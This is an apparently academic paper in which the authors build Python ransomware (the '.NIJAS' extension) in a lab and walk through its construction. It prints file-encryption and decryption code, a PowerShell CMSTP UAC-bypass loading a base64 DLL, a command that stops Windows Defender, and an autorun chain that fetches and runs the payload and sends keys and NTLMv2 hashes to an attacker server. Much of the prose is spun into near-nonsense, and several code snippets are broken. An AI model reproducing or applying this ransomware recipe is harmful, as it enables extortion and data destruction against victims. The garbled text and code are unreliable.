International Journal of Science and Research (IJSR)
ISSN: 2319-7064
SJIF (2020): 7.803

Deriving Ransomware Formulation Complexity and Compromisation Topology

Ujas Dhami[1*], Nisarg Shah[2]

[1, 2]Department of Computer Engineering, Silver Oak University, Ahmedabad-380061, India
[*]Corresponding Author E-mail: ujasdhami[at]gmail.com

Abstract: ***The Ransomware family, notably, is outspreading itself amongst major organizations and institutions. The family has gained several of its members in the recent two years, increasing the infection rate by 68.5%, as per Statista's Annual Ransomware report. Investigation: This paper demonstrates ransomware created by the authors in a testing lab with the use of Python, acquainting the ease of developing the malware and deploying it into remote machines. Method: The Ransomware is constructed from utilizing already available python libraries, inside a python environment. The Ransomware is deployed into a remote machine, along with a Reverse Channelized Socket connection, and cryptographic keys are exchanged to maintain access and to supply the attacker with the decryption key, upon a successful compromise. Principle Result: Heuristics performed by the ransomware to compromise the system derive a similar methodology used by sophisticated ransomware to carry out organizational attacks. Domestic ransomware made with python libraries is as effective as other members of the family.***

Keywords: Ransomware, Ransomware Family, Enterprise Security, Threat Actors and Adversaries, System Administration

1.Introduction

Ransomware is malware and one of the arising cybercrime vectors that hold information for a certain amount of ransom. Admittance to transmission over the networks, cell phones, and servers is locked until the casualty pays a payment. Regular ransomware targets incorporate people, organizations, and associations like clinics, legislatures, and instructive foundations. The two most fundamental sorts of ransomware are crypto-ransomware and storage ransomware.

1.1 Attack Landscape

Ransomware can take on different structures. One of the most widely recognized ransomware assault strategies is utilizing a phishing trick [1]. A painstakingly phrased email asks the beneficiary to open a connection or download a document. This activity introduces vector ransomware that assumes control over the PC and can penetrate the whole PC organization, keeping everybody out of their PCs, the organization, and other associated frameworks.


The objective of ransomware is to persuade the sufferer to pay a payoff for their data. The lawbreakers behind ransomware assaults will regularly request payments in digital currency installments. This is because they are generally untraceable. When the installation of the ransom is being paid off, the victim gets an open code or decoder that delivers/unlocks the information on the network, cell phone, or servers.

1.2 Disaster Cost

As indicated by the U. S. Depository's Financial Crimes Enforcement Network, the average month-to-month dubious measure of ransomware exchanges added up to more than $66 million every 2021. That is generally $2.2 million every day [2].

More stunning is the gauge that ransomware-related harm costs alone are relied upon to surpass $265 billion by 2031[1]. These realities highlight that innovative protects alone can't forestall ransomware assaults or their numerous implications. The elevation of a ransomware infection is displayed in Graph 1.

Graph 1. Ransomware Scope (2016-2021)



	16	17	18	19	20	21
Infections	0.64	0.89	0.23	0.18	0.32	0.46
Cost	8.29	11.5	17.88	21.3	22.4	25.67

Ransomware is a social engineering attack designed to take information, contaminate PCs, and invade organizations. Here, in this paper, we developed a customized ransomware for research purposes. The extension of this ransomware was ". NIJAS". The main aim behind developing this ransomware was to mimic real-life scenarios. This ransomware was developed in python with taking help of some prebuilt open-source libraries of python. This ransomware belongs to Crypto-Locker[2], a member of the ransomware family. The ransomware has two decryption standards, namely, RSA and AES.

1.3 Construction Attributes

Here, the ransomware will work on a remote server and

[1]https://cybersecurityventures.com/global-ransomware-damage-costs-predicted-to-reach-250-billion-usd-by-2031/
[2]https://en. wikipedia.org/wiki/CryptoLocker

will support Multiple Operating Systems, i. e., MacOS, Windows, Linux, etcetera. Upon infection, it will generate a unique decryption key[3] over the remote server and will transfer it to us on the local server through a socket connection. We have made two python binaries, i. e., the encryptor binary and the decryptor binary. The decryptor will ask for a unique decryption key for decryption, whereas the encryptor encrypts all the files.

2.Literature Review [3] [4] [5]

Title: HelDroid: Dissecting and Detecting Mobile Ransomware

In this work, they sum up the aftereffects of their analysis of the current portable ransomware families, portraying their usual qualities. Second, they present HelDroid, a quick, effective, and utterly computerized approach that perceives known and obscure scareware and ransomware tests from goodware. Their methodology depends on identifying the "building blocks" that are regularly expected to carry out a versatile ransomware application.

In particular, HelDroid recognizes, in a conventional way, if an application is endeavoring to lock or encode the gadget without the client's consent and assuming payment demands are shown on the screen. Their method works without necessitating that an example of a specific family is accessible in advance. They carried out HelDroid and tried it on accurate Android ransomware tests. On a large dataset containing a massive number of APKs, including goodware, malware, scareware[4], and ransomware, HelDroid displayed almost zero false up-sides and the ability to perceive obscure ransomware tests.

Title: A brief study of Wannacry Threat: Ransomware Attack 2017

Ransomware infection programming spreads like typhoon winds. A typhoon wind makes barometrical insecurity, as ransomware makes PC information shakiness. Each client is moving towards digitization. Client keeps information secure in their PC. Let's imagine a scenario in which information is captured. Ransomware is one of the product infections that seize clients' information. Ransomware might secure the framework that isn't for an educated individual to reverse. It does not just target home computers, but business additionally gets impacted. It scrambles information so that a typical individual can never again decrypt it. An individual need to pay the payment in the asked mode of digital payments to unscramble it. This paper gives a short investigation of WannaCry ransomware, its impact on the PC world, and its preventive measures to control ransomware on the PC framework.

[3]Encryption keys are constructed with methods designed to assure that each key is unique and hard to guess. As long as the key is designed this way, it is harder to break the encryption algorithm

[4]https://www.kaspersky. co. in/resource-center/definitions/scareware

The motivation behind concentrating on this paper is to dissect and be mindful of ransomware's impact and a portion of the preventive measures. They reach the resolution that the WannaCry ransomware attack in 2017 conflicts with the most dynamite assault. The primary wellspring of ransomware infection through phishing messages[5] and visiting a site that contains a pernicious program. In this way, it's fundamental for PC clients to hold back on information consistently.

Title: Cutting the Gordian Knot: A Look Under the Hood of Ransomware Attacks

In this paper, they present the consequences of a drawn-out investigation of ransomware assaults that have been seen in the wild somewhere in the range of 2006 and 2014. They additionally give an all-encompassing perspective on how ransomware assaults have advanced during this period by dissecting 1, 359 examples that have a place with 15 distinct ransomware families. Their results show that, despite a persistent improvement in the encryption, cancellation, and correspondence strategies in principle ransomware families, the quantity of families with complex horrendous capacities remains minuscule.

3.Methodology

We developed our customized ransomware based on the crypto-locker family of ransomware. The ransomware was developed using Python 3.9. After constructing the ransomware, we deployed it for advancement in the testing phase. We observed it on different platforms, wherein, we concluded that the ransomware effectively infected the system within seconds of the invasion. The binary could infect all the various operating systems, including Windows, Linux, and MacOS.

3.1 Formulation Prerequisites

Here, we have imported several open-source libraries and modules of the python programming language for developing the ransomware[6]. It has several sets of requirements that are required to run the ransomware. Few of the prerequisites are listed below.

numpy 1.19.3:
Necessary for performing mathematical arrays.
pymsgbox:
Used for displaying a message box.
pyaes:
Used for encrypting data using the AES algorithm.
pycryptodome:
Used for low-level cryptographic primitives.
pyinstaller:
Used for compiling and providing an execution environment for python.
requests:
Allows sending HTTP requests.

[5]Phishing messages are the practice of sending fraudulent responses that appear to come from a reputable source

[6]An open-source library is a library holding an open-source license to be used by developers

python-GeoIP-python3:
Geo-IP database.
python-GeoIP-geolite2:
To access the Geo-IP database, this package is needed.
pillow:
Image class within the image.

After successful installation of these requirements, the python scripts had no plausible dependencies. We used some easy-to-go libraries, like Tkinter and pymessagebox [6], for building the ransomware. On deploying the ransomware, it encrypted all of the data, and we, consecutively, configured a local server[7] and had it prepared, so the decryption key could be propagated to us on the local server.

3.2 Decryption Policy

For performing the decryption, it would ask for the decryption key. After inserting the uniquely generated decryption key, it would start decrypting all the data it had encrypted.

```
def ddkey ():
 phrase = password ('Please enter your decryption key')
 if ddkey == None:
 messagebox. showwarning ('Please Retry')
 sys. exit (1)
 return phrase
```

The above function is used to prompt for the decryption key. It would ask for the decryption key, and if the decryption key receives NONE or incorrect values, it flashes an error.

```
def dirpath ():
 dirpath = askdirectory ('Select directory with files to decrypt')
 if dirpath == None:
 messagebox. showwarning ('Please retry')
 sys. exit (1)
 dirpath =
dirpath + '/'
 return dirpath
```

The above snippet is used for decrypting the encrypted files. Finely inserting the correct decryption key would ask for the directories/files you want to translate. After inserting the path, it will start decrypting all the files which the ransomware had encrypted, concerning that path.

```
if name. endswith (". NIJAS"):
decrypt_file (os. dirpath. join (dirpath, name), ddkey)
os. remove (os. dirpath. join (dirpath, name))
 print ("File Decrypted Successfully: %s" % name)
 counter+=1
 elif name == 'README. txt':
 os. remove (os. dirpath. join (dirpath, name))
 print ('File Deleted Successfully: %s/%s' % (dirpath, name))
 else:
 print ("Skipped Successfully: %s" % name)
 except Exception as e:
 print ('Error: %s' % e); pass
```

This snippet entails the ransomware is with the. NIJAS extension. The above code will decrypt all the files ending with the 'NIJAS' extension. Also, upon decryption, it will remove the 'readme. txt' file containing the ransom message.

Furthermore, the ransomware uses Morse Code to encrypt the initial byte chunk of the payload, before encrypting the body with one of the two encryption standards. While encrypting files on the target system, it gives intel about the IP of the victim, system information, user-agent, and generates a unique decryption key on the victim machine, supplying everything to the attacker's server through an endpoint connection.

3.3 Ransomware Generation

Before gaining the initial foothold, the ransomware had to be generated from the python wizard we made, for obtaining unique payload and decryption binaries. The wizard provided us with the options to choose the type of ransomware we wanted to create, along with the decryption standard, which was AES and RSA. The encryption used AES 256-bit cipher and 2048 bits of the RSA exchange keys.

After the ransomware generation, we were supplied with 2 binaries by the wizard. Moreover, to take control of the socket connection, we established our own local server on port 9999, which acted as an attacker server to respond to requests made by the ransomware whilst encryption. To resolve the requests accurately, we tested the socket connection[8] first, before testing it from the ransomware. After some troubleshooting, the socket sent data successfully, which was obtained from the target system. The ransomware was ready to get analyzed from the victim system.

4.Outcomes and Analysis

After the ransomware was designed, we initiated the testing phase, wherein, we configured a Virtual Machine having Windows 10 Enterprise with Windows Defender (WD) running actively.

4.1 Binary Propagation

The ransomware binary had to be propagated to the Windows system, either by masquerading[9] or by any obfuscation technique. For this operation, we used the

[7]https://www.geeksforgeeks.org/how-to-host-a-local-server-globally-for-more-than-one-system/

[8]A socket is a port/endpoint of a multi-way communication link between applications operating on a network

[9]https://www.techopedia.com/definition/4020/masquerade-attack

script which is used to exploit the Windows environment variable for versions equal to or less than 21H1.

```
function UACb {
Param (
 [Parameter (Mandatory = $true, Position = 0) ]
 [string]$Command
)
```

The snippet above uses the UACb function, which is for bypassing the Windows' User Access Control (UAC) for executing system-level commands as an administrator[10]. However, to prevent any kind of script injection mitigation inside the PowerShell sandbox by the WD, the injection was encoded by the Shikata-Ga-Nai encryption algorithm, having 7 iterations.

```
if (-not ([System. Management. Automation.
PSTypeName]'CMSTPBypass'). Type) {
 [Reflection. Assembly]:: Load ([Convert]::
FromBase64String
("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQ
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBT
M0hVGh
…
pcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T
IG1AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"))
| Out-Null
} [CMSTPBypass]:: Execute ($Command)
}
```

The above snippet uses the DLL reflection attack, to exploit the CMSTP executable by drilling a DLL into the system processes from the memory[11]. This allowed the PowerShell script to spawn an elevated Command Prompt, with NT\SYSTEM privileges. Hereafter, we disabled the Windows Defender using the 'sc' command. This stopped the native WD processes and provided a clear path for the Ransomware to arrive. The CMD command for killing the Windows Defender process is shown below.

```
sc stop WinDefend
```

This all can be packed into an Autorun. conf file to trigger when the user downloads it into his system. When he downloads the compressed package containing the file and extracts it, the file will execute without his consent and will open up PowerShell, execute the DLL reflection. ps1 script, gain a CMD shell, disable the WinDefend process, download the ransomware from the attacker's server to a fixed PATH, and will execute the binary itself. The user will just have to decompress the package.

Just after gaining the initial foothold, the binary will try to establish an endpoint connected to the attacker's server. The victim system should have to be connected to a network to make this exploit carry out successfully, otherwise, the decryption key will not be able to propagate to the attacker. Thus, the victim's files will not be able to get decrypted.

4.2 System Encryption

The encryption of the system does not need administrative privileges, thus, the ransomware can start encrypting every file and subfolder it finds throughout the system. The python script for encrypting files in a flexible way is important to be run, to preserve the files for decryption, and not encrypt them permanently. Hence, encryption keys are generated by encrypting each file to decrypt it when needed, with the same key.

4.2.1 AES Key Generation and Exchanges

The ransomware had two options whilst its construction, whether to give the decryption keys in RSA format, or AES. The AES uses the PYAES module to encrypt the files, whereas, RSA uses the Python-RSA module to generate public and private keys[12].

```
def enc (msg, ddkey, ddkey_size=256):
msg = padding (message)
 iv = Random. new (). read (AES. block_size)
 crypt = AES. new (ddkey, AES. MODE_CBC, iv)
 return iv + crypt. encrypt (message)
def efile (fname, ddkey):
 with open (fname, 'rb') as fileopen:
 ptext = fileopen. read ()
 encr = enc (ptext, ddkey)
 with open (fname, 'wb') as fileopen:
 fileopen. write (encr)
 os. rename (fname, fname + '. NIJAS')
```

This is how the binary encrypts files into the target system. The AES. MODE_CBC encrypts each file with a common key, stores it in the 'ddkey' variable, and returns the output with an encrypted file having a. NIJAS extension. The encryption works by opening the file, encrypting its contents, returning a key, and closing the file. The script iterates it for the entire system.

4.2.2 RSA Key Generation

The RSA algorithm works the same way, but instead, it gives out the public key to the victim and forces him to pay an amount to get delivered the private key. An RSA encryption sequence is listed below.

```
-----BEGIN RSA PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgK
CAQEAiTe741/5eLt0qCx3VvVlv8ZorScKUGRsNhexJg
UO1X7QnOkoo3D9f+3VQk9cXk1PHRMeTMfmikOM7
mEDqJnlasndSrvBG3yV9K2QiNPlNOeOHEFmuxeYHc
M9wAUHx+3+i2c0jeMi9NSstQNhyVpXZtUUL6WTDs
DDIZp8JUKA2/nhF3XSBgf9eFGA0WjdSOB0TIdLv3X
EWyRJzzs3CsJgTknpMYBdbKI4z5Uz5RrtDoQ5KAKw/
1edFW38EOaX4Ogv1MJxo5TsHYIW7BfR/C6KqJ9u26v
```

[10]https://attack. mitre.org/techniques/T1548/002/
[11]https://attack. mitre.org/techniques/T1620/

[12]https://pycryptodome.readthedocs.io/en/latest/src/examples.html

L43M+VwEKoxAcgtwM6tndw/3dTutNZsDmqH1nImehi
w/S8FNwXuG/LhEsawIDAQAB
-----END RSA PUBLIC KEY-----

-----BEGIN RSA PRIVATE KEY-----
MIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggS
iAgEAAoIBAQCJN7vjX/l4u3SoLHdW9WW/xmitJwpQ
ZGw2F7EmBQ7VftCc6SijcP1/7dVCT1xeTU8dEx5Mx+a
KQ4zuYQOomeVqyd1Ku8EbfJX0rZCI0+U0544cQWa7
F5gdwz3ABQfH7f6LZzSN4yL01Ky1A2HJWldm1RQvp
ZMOwMMhmnwlQoDb+eEXddIGB/14UYDRaN1I4HR
Mh0u/dcRbJEnPOzcKwmBOSekxgF1sojjPlTPlGu0OhDk
oArD/V50VbfwQ5pfg6C/
/r0EGiNcaIlOFwihetCe2LtaIDETC/eszkV4Xt8ngu1XRG
WgwpX9pOnVcL7TTP5QN3vImBsxvRdASRmRnkGgm
/AjNZAin95pOJsBtXaFg8CgYBE3IMTi+OxFVN5bSfqb
5hmIIDgRhcnyJ1fKISE4uoEw4THJ45LfM3N6CvHGsx
mD7IZeU0ihM2QmmixkIRvg01iudU9KBzhEfC89RCxI/
Bv0zN82izfHcX73Ju9AkbFkiD+Zo/JBemUZJgZMyrNQ
CtpAGg9zd0dB1Mr3iqZA75nBA==
-----END RSA PRIVATE KEY-----

The public key is flashed to the victim after the encryption is complete, along with the ransom message.

4.3 Fallback Socket Initiation

After the encryption is complete and the message is flashed, the ransomware tries to establish a socket connection to the attacker's domain/machine, to send status codes and the decryption key. The socket connection can be temporary or permanent, depending on the system and policies. The ransomware connects to the host, and sends sensitive information about the victim machine, like IP, MAC address, Hardware information, NTLMv2 hashes, and decryption keys. The python snippet for trying such a connection is presented below.

```
def gip ():
sock= socket. socket (socket. AF_INET, socket.
SOCK_DGRAM)
 sock. connect (('8.8.8.8', 80))
 return sock. getsockname () [0]
def gstring (size=64, chars=string. ascii_uppercase +
string. digits):
 return ''. join (random. choice (chars) for _ in range (size))
```

The socket gets established and tries connecting to a specific IP address and port, wherein, on the attacker's side, the server is already set up to receive incoming connections from the victims.

```
sencrypt (gtarget (), ddkey)
m = mainwindow ()
m. mainloop ()
```

The endpoint keeps trying the connection in a loop until the connection is established.

4.4 System Decryption

To decrypt all the files, the victim has to supply his key to an executable file, which in return decrypts whichever files got encrypted earlier. The decryptor provides both the input fields; one for an AES key, and the other for an RSA private key.

The decryptor uses one algorithm, which is used to decrypt all the files and subsequent folders. It uses python for its decryption.

```
keym = """
def dfile (fname, ddkey):
 os. rename (fname, fname [:-6])
"""
```

The 'keym' variable stores the renamed file which was encrypted, along with a separate buffer having the key to decrypt.

The following snippet explains how files are decrypted back into their original format, without any loss of data during the decryption process. These types of ransomware are flexible, and perform efficiently, however, are very slow to operate in gaining a full system compromise. Python decryptors are fundamentally slow in comparison with other decryptors written in Go or Bash.

```
pycrypto = """
def paddings (s):
 return sb + d"\\0" * (AES. block_size-len (s) % AES.
block_size)
def dec (cipher, ddkey):
 iv = cipher [: AES. block_size]
 crypt = AES. new (ddkey, AES. MODE_CBC, iv)
 ptext = crypt. decrypt (cipher [AES. block_size:])
 return ptext. rstrip (b"\\0")
def dfile (fname, ddkey):
 with open (fname, 'rb') as f:
 cipher = f. read ()
 decr = dec (cipher, ddkey)
 with open (fname [:-6], 'wb') as f:
 f. write (decr) """
```

This snippet shows how a file is decrypted in the decryption process. The decryptor opens the encrypted file having. NIJAS extension, along with the stored key inside its buffer, starts decrypting using the AES. block_size function to calculate the area where the string is present, then using rstrip, removes trailing characters and decrypting the leftover string using the AES. MODE_CBC decryption technique. The file is packed again and is restored to its original binary with no additional buffers or data inclusion. For optimization of the decryption, a specialized function is used to decrypt characters by dividing them into smaller chunks, and packing them again after the decode is complete.

```
python_aes = """
def dfile (fname, ddkey):
 AES = python_aes. AESModeOfOperationCTR (ddkey)
 with open (fname, 'rb') as fileopen:
 ptext = fileopen. read ()
 decr = AES. dec (ptext)
 with open (fname [:-6], 'wb') as fileopen:
 fileopen. write (decr) """
```

The AESModeOfOperationCTR () function is used to take the key in, and decrypt all the characters based on the key and the individual chunks. It works the same way as the AES. MODE_CBC technique; opening the file, reading the characters, removing unwanted buffers, decrypting the chunks, packing the binary, and restoring the file to original, with data being lossless.

After the decryption is complete, a message is flashed about the same, and the ransom message, along with the system layout, gets killed along with the process threads supporting them. The system restores, and all the additional ransomware files get deleted permanently.

5.Conclusion

Designing ransomware from scratch is an unequivocally easy-going process, with python expertise and system administration as its only prerequisite. Astonishingly exorbitant use of ransomware in recent days has taken place, affecting millions of computers, networks, and organizations. The paper covered an untroubled use of ransomware developed from python, which is flexible, reliant, and platform-independent. It can also be used to target Nginx or Fedora servers that have python installed within. Cryptographic libraries in python have made it unchallenging to create binaries that can perform full-system encryption without any necessary privileges. The breakdown of ransomware like this is equally competent, as the breakdown of other sophisticated ransomware family members like Wannacry or Jigsaw. Hence, people can construct one within a very minuscule frame of time.

The scope of ransomware infections will gradually increase with time, considering the enormous digitalization which takes place. The ransomware family has humongous outcomes, affecting medium-scale and large-scale organizations as its main window of function. The more crowdsourcing of these malware takes place, the more adversaries will opt-in to create their own ransomware and spread it across targets. Crime education and IT laws are important to take into consideration to avoid any forthcoming disasters occurring from adversaries with the lack of knowledge on criminalities and jurisprudence.

References

[1] Maurya, A. K. & Kumar, Neeraj & Agrawal, Alka & Khan, Prof. Raees. (2018). Ransomware Evolution, Target and Safety Measures. International Journal of Computer Sciences and Engineering.6.80-85.10.26438/ijcse/v6i1.8085.
[2] Hernandez-Castro, Julio & Cartwright, A. & Cartwright, E. (2020). An economic analysis of ransomware and its welfare consequences. Royal Society Open Science.7.190023.10.1098/rsos.190023.
[3] Andronio N., Zanero S., Maggi F. (2015) HelDroid: Dissecting and Detecting Mobile Ransomware. In: Bos H., Monrose F., Blanc G. (eds) Research in Attacks, Intrusions, and Defenses. RAID 2015. Lecture Notes in Computer Science, vol 9404. Springer, Cham. https://doi.org/10.1007/978-3-319-26362-5_18
[4] Mohurle, S., & Patil, M. (2017). A brief study of Wannacry Threat: Ransomware Attack 2017. International Journal of Advanced Research in Computer Science, 8 (5), 1938-1940. doi: https://doi.org/10.26483/ijarcs.v8i5.4021
[5] Kharraz A., Robertson W., Balzarotti D., Bilge L., Kirda E. (2015) Cutting the Gordian Knot: A Look Under the Hood of Ransomware Attacks. In: Almgren M., Gulisano V., Maggi F. (eds) Detection of Intrusions and Malware, and Vulnerability Assessment. DIMVA 2015. Lecture Notes in Computer Science, vol 9148. Springer, Cham. https://doi.org/10.1007/978-3-319-20550-2_1
[6] Bezerra Beniz, Douglas & Espíndola, Alexey. (2016). USING TKINTER OF PYTHON TO CREATE GRAPHICAL USER INTERFACE (GUI) FOR SCRIPTS IN LNLS